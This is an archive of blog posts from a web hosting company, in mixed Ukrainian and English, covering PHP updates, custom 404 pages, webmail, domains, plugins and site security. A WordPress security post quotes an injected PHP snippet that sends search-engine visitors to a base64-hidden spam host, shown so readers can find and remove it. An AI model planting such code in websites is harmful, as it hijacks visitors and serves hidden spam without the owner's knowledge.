Around a month ago, version 5.3 of the popular scripting language PHP was released, and it is now available in the Control Center.

What's new in PHP 5.3

PHP 5.3 adds support for new features such as namespaces, closures, a native MySQL driver, and many others. Read more here.

Opt in per domain

PHP 5.3 is not enabled by default, because many web applications need to be modified or updated first. For example, warnings may arise about features that have been deprecated — functions that are being phased out and probably will not work in PHP 6.0. You can choose PHP 5.2 or PHP 5.3 for each domain individually, though new domains still default to PHP 5.2. This makes it easy to test whether a site works with PHP 5.3, with the option to quickly switch back to PHP 5.2 if any problems arise.

Створіть власну сторінку помилки «404».

Створіть власну сторінку помилки «404».

Інколи буває так, що відвідувач потрапляє на сторінку, якої не існує, яку було переміщено в інше місце або просто неправильно вводить адресу. Замість того, щоб відображати повідомлення про помилку за замовчуванням («Помилка 404»), ви можете легко створити власну сторінку помилки 404.

Крок 1. Створіть файл “.htaccess” file

Якщо ви ще не використовує файл .htaccess на своєму веб-сайті, ось інструкція як це зробити. Відкрийте текстовий редактор, наприклад Блокнот, і вставте такий рядок:

ErrorDocument 404 /404.html

Збережіть файл із назвою “.htaccess” (зверніть увагу на початкову крапку). Якщо відвідувач спробує перейти на неіснуючу сторінку, він потрапить на 404.html. Звичайно, також можна використати файл PHP і назвати його як завгодно (наприклад, “error.html”, а не “404.html”). Якщо вашій операційній системі не подобається, що ви назвали файл “.htaccess”, ви можете назвати його якось інакше та перейменувати вже після перенесення на сервер.

Ви також можете створити власні сторінки для інших помилок, наприклад 403 (Заборонено), 500 (Внутрішня помилка сервера) тощо. Це виглядатиме так:

ErrorDocument 403 /403.html
ErrorDocument 500 /500.html

Крок 2: Створіть файл для повідомлення про помилку

Тепер створіть сторінку з повідомленням про помилку та розмістіть її, наприклад, у папці домену. Якщо ви використовуєте наведені вище приклади, імена файлів мають бути 404.html, 403.html тощо. Щоб зробити сторінку помилки максимально корисною, спробуйте додати більше інформації, наприклад:

  • Функція пошуку
  • Посилання на мапу сайту або сторінку довідки
  • Функція, за допомогою якої користувач може відправити повідомлення про помилку

Сторінки з помилками не повинні направляти користувача на головну, особливо без попереднього повідомлення про помилку.

Щоб ваша сторінка помилки «404» відображалася в Internet Explorer, її розмір має перевищувати 512 байт — інакше Internet Explorer видасть власне повідомлення про помилку.

Натхнення на власну “404″

Існує безліч креативних сторінок помилок, і деякі люди докладають великих зусиль для їх створення. Ви можете знайти багато цікавих ідей для своїх сторінок помилок тут, тут, а також тут.

Нова веб-пошта в бета-версії!

Нова веб-пошта в бета-версії!

After a great deal of research into replacing our existing webmail, we have released a beta version of the new system. You can find it at webmail.gigahost.dk.

Faster and more modern

The new webmail is faster and more modern. It adds several new features, such as multiple identities and a much better search function, and the user experience is far clearer and easier to use.

Built on RoundCube

The webmail is based on RoundCube webmail and uses a number of modifications developed by the University of Michigan. Suggestions and comments are very welcome!

PHP оновлено до версії 5.2.8

Сьогодні вночі ми оновили наші веб-сервери, і тепер вони працюють з оновленою версією PHP 5.2.8. З версії 5.2.6 виправлено понад 170 помилок.

Повний список виправлень можна знайти на php.net.

Підтримка доменів верхнього рівня

Gigahost тепер може реєструвати та переносити такі типи доменних імен:

.ag, .asia, .bz, .cn, .hn, .lc, .me,. mobi

Обмежена пропозиція: домени .cn коштують лише £1,50 з ПДВ! Повний прайс-лист на домени можна знайти в Центрі Управління.

Оновлення, червень 2010 р.: Ми більше не реєструємо домени.cn, тому що вимоги для їх реєстрації стали дуже суворими.

Уразливості системи безпеки WordPress

Уразливості системи безпеки WordPress

As WordPress becomes more and more popular, blogs powered by WP are increasingly exposed to hacking attacks and attempts to “hijack” blogs. Recently, a large number of blogs have been taken over by spammers and hackers who do not fully take over the blog, but instead insert hidden code, backdoors, ads, and especially links to spam sites.

Although WordPress is one of the most secure blogging platforms, new security holes are constantly being discovered (and patched as quickly as possible). Therefore, always remember to update to the latest version of WordPress.

If you do not have the latest version of WordPress, 2.5.1, there is a high probability that your site has been hacked, even if everything appears to be working fine. It often happens that a backdoor has been inserted, giving the hacker access to your blog, and your password may also be known to the attacker. We recommend that you upgrade WordPress immediately and change your password.

Look for hidden code

Thoroughly check all files in the WordPress theme you are using, as these are not upgraded automatically. This is usually where hidden code is inserted, mainly using the eval() and base64_decode() commands. Look for code like the following, typically found in your header.php:

<?php $seref=array("google","msn","live","altavista","ask","yahoo","aol",
"cnn","weather","alexa");

$ser=0; foreach($seref as $ref) if(strpos(strtolower($_SERVER['HTTP_REFERER']),$ref)!==false)
{ $ser="1"; break; }

if($ser=="1" && sizeof($_COOKIE)==0){ header("Location: http://".base64_decode("YW55cmVzdWxc0cy5uZXQ=")."/"); exit; }? >

Hackers use code like this to insert hidden links on your site that are invisible to normal visitors, but visible to search engines. Therefore, check all files for code and especially links that should not be there.

Check your .htaccess

There have also been examples of hackers using .htaccess to gain access to WP-Admin. Open your .htaccess file located in your WordPress directory. If nothing has been changed, it should look like this:

# BEGIN WordPress\nRewriteEngine On\nRewriteBase /\nRewriteCond %{REQUEST_FILENAME} !-f\nRewriteCond %{REQUEST_FILENAME} !-d\nRewriteRule . /index.php [ L]\n# END WordPress

These lines may also be present:

<if module mod_security.c>\n<files async-upload.php>\nSecFilterEngine Off>\nSecFilterScanPOST Off>\n</files>\n</ifmodule>
If there is any other code than what you have added yourself, it is best to update all your WordPress files (including .htaccess, of course).

Harden your blog

WordPress blogs are automatically scanned by hackers for version numbers, making it easier to find and hack outdated blogs. WordPress uses a meta tag to display the version, which looks like this:

<meta content="WordPress <?php bloginfo('version'); ? />" name="generator" />

You can safely remove this code from your header.php.

A few more tips: restrict access to your wp-admin folder using .htaccess. Add an empty index.html file to your plugins folder to hide which plugins you are using — alternatively, use an index.php file that redirects to your blog by adding <?php header("Location: http://www.yourdomain.com"); ?> to it and uploading it. Use security scanning tools to test your setup. Finally, always use the latest version of WordPress, strong passwords, and remember to make backups.

Вийшла нова версія PHP 5.2.6

Вийшла нова версія PHP 5.2.6
Команда, що займається PHP, випустила оновлення PHP 5.2.6. У цій версії було виправлено багато дрібних помилок та покращено безпеку. Якщо у Центрі Управління ви вибрали PHP 5, ви автоматично використовуватимете нову версію.

Як уникнути злому

Як уникнути злому

Протягом останніх кількох днів сторінки деяких клієнтів Gigahost, на жаль, були зламані, здебільшого особою, відомою як «Muslem Hacker» або «Хакер із Саудівської Аравії». Нижче наведено кілька безпекових порад, що допоможуть уникнути злому.

  • Паролі: завжди вибирайте надійні паролі для своїх акаунтів і ніколи не використовуйте свій нікнейм, справжнє ім’я або інші особисті дані як пароль для облікового запису хостингу, електронної пошти чи іншого сервісу. Ви можете використовувати генератори довільних паролів, як-от this, щоб створити надійний пароль.
  • CMS та скріпти: регулярно оновлюйте CMS та інші скрипти, які ви використовуєте, до найновіших версій, оскільки разом з оновленням у них часто додані нові функції безпеки.
  • Видаляйте програми, якими вже не користуєтеся: видаляйте скрипти та інші файли, зокрема, файли «install» або ті, що використовувалися для завантаження CMS. Часто вони мають назви «install.php», «install», «setup.php» тощо.
  • Використовуйте robots.txt: зазвичай пошукові системи визначають вміст веб-сайтів, що може ненавмисно зробити їх частково відкритими. Щоб уникнути цього, ви можете завантажити файл під назвою «robots.txt». Докладніше тут.
  • Захист контенту за допомогою .htaccess: ви можете використовувати файли .htaccess, щоб захистити паролем одну або кілька частин свого сайту, заблокувати певні IP-адреси, заблокувати «гарячі посилання» із зображень та багато іншого. Докладніше тут. Посібник із .htaccess для WordPress можна знайти тут.
  • Плагіни та сторонні програми: при додаванні на свій сайт сторонніх програм або плагінів (наприклад, плагіну WordPress), переконайтеся, що вони також регулярно оновлюються. Завантажуйте плагіни та інші скріпти лише з надійних джерел
  • Використовуйте антивірусне/антишпигунське програмне забезпечення: деякі атаки відбуваються з локальних комп’ютерів, а не через нашу систему. Якщо хакер проникне до вашого комп’ютера, першою задачею буде зчитування паролів, скажімо, з бази даних конфігураційних файлів, що зберігаються у вашій системі. Використовуйте антивірусні та антишпигунські програми, щоб захистити свій ПК. Чудовою безплатною антивірусною програмою є AVG, а іншою програмою (також безплатною) для захисту від шпигунського ПЗ є Ad-Aware.
  • Резервне копіювання: наостанок, завжди створюйте резервні копії е-мейлів, файлів і баз даних. Особливо, при оновленні скриптів або ж CMS.

Доступна нова База Знань

Доступна нова База Знань

Разом із повторним запуском gigahost.dk ми оновили розділ "Підтримка", який містить найпоширеніші запитання, а також навчальні посібники щодо налаштування електронної пошти, систем CMS тощо.

Замість того, щоб створювати wiki (як минулого разу), за допомогою WordPress CMS ми розробили систему, яка спростить для нас оновлення та створення нових статей.

Налаштування Центру Управління

Налаштування Центру Управління

Останні кілька днів ми були зайняті виправленням різноманітних дрібних помилок після запуску нової версії Центра Управління. Ми також представили декілька функцій, запропонованих нашими користувачами:

  • Виправлено помилки у статистиці
  • Спрощено створення електронних адрес
  • Доменні імена наведено в алфавітному порядку
  • Нова функція: створення періодичних завдань! (Cron)
  • Нова функція: додано підтримку англійської мови

також виправлені незначні помилки.

А ще ми знизили ціну на доменні імена .eu з £20 до £13

Новий Центр Управління та підтримка PHP 5

Новий Центр Управління та підтримка PHP 5

Після кропіткої роботи ми нарешті готові запустити новий Центр Управління. Крім того, ми раді повідомити про доступність PHP 5. Щоб використовувати нову версію PHP, клікніть на ім’я домену та виберіть PHP 5 з випадаючого списку. Тепер це легко. Крім того, ми спростили Центр Управління та зробили його більш зручним для користувача, разом з цим додали багато нових функцій.

Ми провели багато тестувань, щоб уникнути помилок, але якщо ви стикнетеся з будь-якою проблемою, будемо вдячні вашому зверненню. Напишіть нам із Центру Управління, натиснувши кнопку «Підтримка».

Простір на диску досяг 4 Гб!

Простір на диску досяг 4 Гб!
Декілька днів тому дисковий простір, доступний для кожного облікового запису, досяг позначки в 4 ГБ. На даний момент кожному користувачеві доступні 4061 МБ, і ця кількість постійно збільшується. Ми отримали багато чудових відгуків про нашу концепцію як від нових, так і від існуючих користувачів. Ми запрошуємо всіх написати нам (або просто прокоментувати цю публікацію), якщо у вас є додаткові ідеї чи пропозиції щодо Gigahost.

Плагиіни для WordPress

Плагиіни для WordPress

Ми помітили, що більшість наших клієнтів використовують платформу WordPress. Ми самі користуємося WordPress і нам вона дуже подобається. Ось декілька найпопулярніших плагінів для WordPress

Akismet Anti-spam – Ефективний плагін, який блокує більшість спам-коментарів. Щоб установити цей плагін, вам знадобиться ключ API, який ви можете отримати, зареєструвавшись на WordPress.com (безплатно).

WordPress DB Manager – Створюйте резервні копії вашої бази даних у WordPress легко та швидко. Оптимізуйте свою базу даних не використовуючи phpMyAdmin або інші додаткові інструменти.

PHP Exec – Робить можливим запуск скриптів PHP в одному або кількох місцях вашого блогу, де PHP зазвичай не запускається.

Extreme Video – Вставляйте у свій блог відео з YouTube або Google. Остання версія також дає змогу завантажити власні відео у форматах .avi, .mpg або .mov (QuickTime).

Social Bookmarks Bar – Дозволяє відвідувачам швидко додати ваш блог до Digg, Technorati, Reddit та багатьох інших соціальних мереж.

Щоб отримати інформацію про інші плагіни, перейдіть на wordpress.org/extend/plugins.

Оновлення 2011: деякі з цих плагінів більше не обслуговуються або ж замінені на нові. Використовуйте наведені вище посилання на власний ризик.

Технічні роботи

Технічні роботи

На даний момент ми проводимо обслуговування мереж та систем, та, на жаль, на деякий час припинили прийом нових реєстрацій. Очікуємо відновлення роботи вже цього понеділка, 13 листопада

[Update] Ми повернулися та готові приймати нові замовлення, gigahost.uk/order.

Завантажити Firefox 2 Beta 2

Завантажити Firefox 2 Beta 2
Mozilla випустила другу бета-версію Firefox 2 для розробників. Ця версія матиме новий зовнішній вигляд, захист від фішингу, покращений пошук і вбудовану перевірку правопису. Також додано багато незначних покращень і виправлені помилки. Очікується, що остаточна версія буде випущена на початку 2007 року.

Вітаємо "Всесвітню Мережу" з 15-м Днем Народження!

У серпні 1991 року Тім Бернерс-Лі представив «World Wide Web» ("Всесвітнє Павутиння" або "Всесвітня Мережа") на форумі alt.hypertext. На сьогодні ця технологія розширилася, і ми використовуємо її в сучасних Web 2.0. сайтах.

BBC.co.uk святкує цей день показуючи хронологію розвитку мережі та її історію, що почалася здебільшого у середовищі дослідників та програмістів, та перетворилася у невідʼємну частину життя кожного з нас. Усе про Netscape, Hotmail, Google, Napster та багатьох інших.


Статистика "Теплової Мапи" CrazyEgg

Статистика "Теплової Мапи" CrazyEgg

CrazyEgg – це нова послуга, яка дозволяє побачити "Теплову Мапу" ваших веб-сайтів, відображаючи дані по кліках (кліки на банери, посилання тощо), і загальну активність користувачів. Для того, щоб скористуватися послугою, вам потрібно встановити скрипт, який відстежуватиме активність відвідувачів і надсилатиме інформацію до вашого облікового запису CrazyEgg.

Ви зможете вибрати періодичність аналізу вашого веб-сайту: раз на день, раз на тиждень чи раз на місяць, після чого отримаєте звіт із результатами. Вартість послуги починається від $19 на місяць (максимальна вартість $99 на місяць). Також доступна безкоштовна версія, яка дозволить відстежити перших 5000 відвідувачів за місяць.

CrazyEgg - чудовий спосіб отримати загальне уявлення про те, як відвідувачі користуються вашим веб-сайтом і що їх цікавить. Це дозволить вам зробити відповідні налаштування та покращити веб-сайт у майбутньому.

Ласкаво просимо до блогу Gigahost

Нарешті ми запустили наш блог. Ми публікуватимемо оновлення стосовно Gigahost, і трохи того, що відбувається за лаштунками (інколи тут весело).